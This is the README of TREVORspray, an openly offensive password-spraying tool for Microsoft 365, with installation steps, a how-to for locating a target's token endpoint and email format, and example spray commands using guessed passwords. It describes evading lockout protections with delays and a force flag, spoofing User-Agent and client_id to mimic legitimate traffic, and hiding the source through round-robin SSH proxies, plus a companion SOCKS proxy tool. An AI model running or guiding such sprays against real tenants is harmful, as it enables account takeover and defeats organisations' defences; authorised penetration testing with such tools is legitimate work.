TREVORspray
TREVORspray is a featureful Microsoft 365 password sprayer based on MSOLSpray
By @thetechr0mancer

Features
- Tells you the status of each account: if it exists, is locked, has MFA enabled, etc.
- Automatic cancel/resume (remembers already-tried user/pass combos in
~/.trevorspray/tried_logins.txt)
- Round-robin proxy through multiple IPs using only vanilla
--ssh
- Automatic infinite reconnect/retry if a proxy goes down (or if you lose internet)
- Spoofs
User-Agent and client_id to look like legitimate auth traffic
- Logs everything to
~/.trevorspray/trevorspray.log
- Saves valid usernames to
~/.trevorspray/valid_usernames.txt
- Optional
--delay between request to bypass M$ lockout countermeasures
Installation:
$ git clone https://github.com/blacklanternsecurity/trevorspray
$ cd trevorspray
$ pip install -r requirements.txt
How To
- First, get a list of emails for
corp.com and perform a spray to see if the default configuration works. Usually it does.
- If TREVORspray says the emails in your list don’t exist, don’t give up. Get the
token_endpoint with --recon corp.com. The token_endpoint is the URL you’ll be spraying against (with the --url option).
- It may take some experimentation before you find the right combination of
token_endpoint + email format.
- For example, if you’re attacking
corp.com, it may not be as easy as spraying corp.com. You may find that Corp’s parent company Evilcorp owns their Azure tenant, meaning that you need to spray against evilcorp.com’s token_endpoint. Also, you may find that corp.com’s internal domain corp.local is used instead of corp.com.
- So in the end, instead of spraying
[email protected] against corp.com’s token_endpoint, you’re spraying [email protected] against evilcorp.com’s.
Example: Perform recon against a domain (retrieves tenant info, autodiscover, mx records, etc.)
trevorspray.py --recon evilcorp.com
...
    "token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
Example: Spray against discovered “token_endpoint” URL
trevorspray.py -e emails.txt -p Fall2021! --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
Example: Spray with 5-second delay between requests
trevorspray.py -e [email protected] -p Fall2021! --delay 5
Example: Spray and round-robin between 3 IPs (the current IP is also used, unless -n is specifiied)
trevorspray.py -e emails.txt -p Fall2021! --ssh [email protected] [email protected]
TREVORspray - Help:
$ ./trevorspray.py --help
usage: trevorspray.py [-h] [-e EMAILS [EMAILS ...]] [-p PASSWORDS [PASSWORDS ...]] [-r DOMAIN [DOMAIN ...]] [-f] [-d DELAY] [-u URL] [-v] [-s USER@SERVER [USER@SERVER ...]] [-k KEY]
                      [-b BASE_PORT] [-n]

Execute password sprays against O365, optionally proxying the traffic through SSH hosts

optional arguments:
  -h, --help            show this help message and exit
  -e EMAILS [EMAILS ...], --emails EMAILS [EMAILS ...]
                        Emails(s) and/or file(s) filled with emails
  -p PASSWORDS [PASSWORDS ...], --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) that will be used to perform the password spray
  -r DOMAIN [DOMAIN ...], --recon DOMAIN [DOMAIN ...]
                        Retrieves info related to authentication, email, Azure, Microsoft 365, etc.
  -f, --force           Forces the spray to continue and not stop when multiple account lockouts are detected
  -d DELAY, --delay DELAY
                        Sleep for this many seconds between requests
  -u URL, --url URL     The URL to spray against (default is https://login.microsoft.com)
  -v, --verbose         Show which proxy is being used for each request
  -s USER@SERVER [USER@SERVER ...], --ssh USER@SERVER [USER@SERVER ...]
                        Round-robin load-balance through these SSH hosts (user@host) NOTE: Current IP address is also used once per round
  -k KEY, --key KEY     Use this SSH key when connecting to proxy hosts
  -b BASE_PORT, --base-port BASE_PORT
                        Base listening port to use for SOCKS proxies
  -n, --no-current-ip   Don't spray from the current IP, only use SSH proxies
Known Limitations:
TREVORproxy
TREVORproxy is a SOCKS proxy that round-robins requests through SSH hosts. Note that TREVORspray already has its own proxy feature (--ssh), so this is for use with curl, Burpsuite, etc.
TREVORproxy - Help:
$ ./trevorproxy.py --help
usage: trevorproxy.py [-h] [-p PORT] [-l LISTEN_ADDRESS] [-v] [-k KEY] [--base-port BASE_PORT] ssh_hosts [ssh_hosts ...]

Spawns a SOCKS server which round-robins requests through the specified SSH hosts

positional arguments:
  ssh_hosts             Round-robin load-balance through these SSH hosts (user@host)

optional arguments:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Port for SOCKS server to listen on (default: 1080)
  -l LISTEN_ADDRESS, --listen-address LISTEN_ADDRESS
                        Listen address for SOCKS server (default: 127.0.0.1)
  -v, --verbose         Print extra debugging info
  -k KEY, --key KEY     Use this SSH key when connecting to proxy hosts
  --base-port BASE_PORT
                        Base listening port to use for SOCKS proxies
CREDIT WHERE CREDIT IS DUE - MANY THANKS TO:

#trevorforget


评论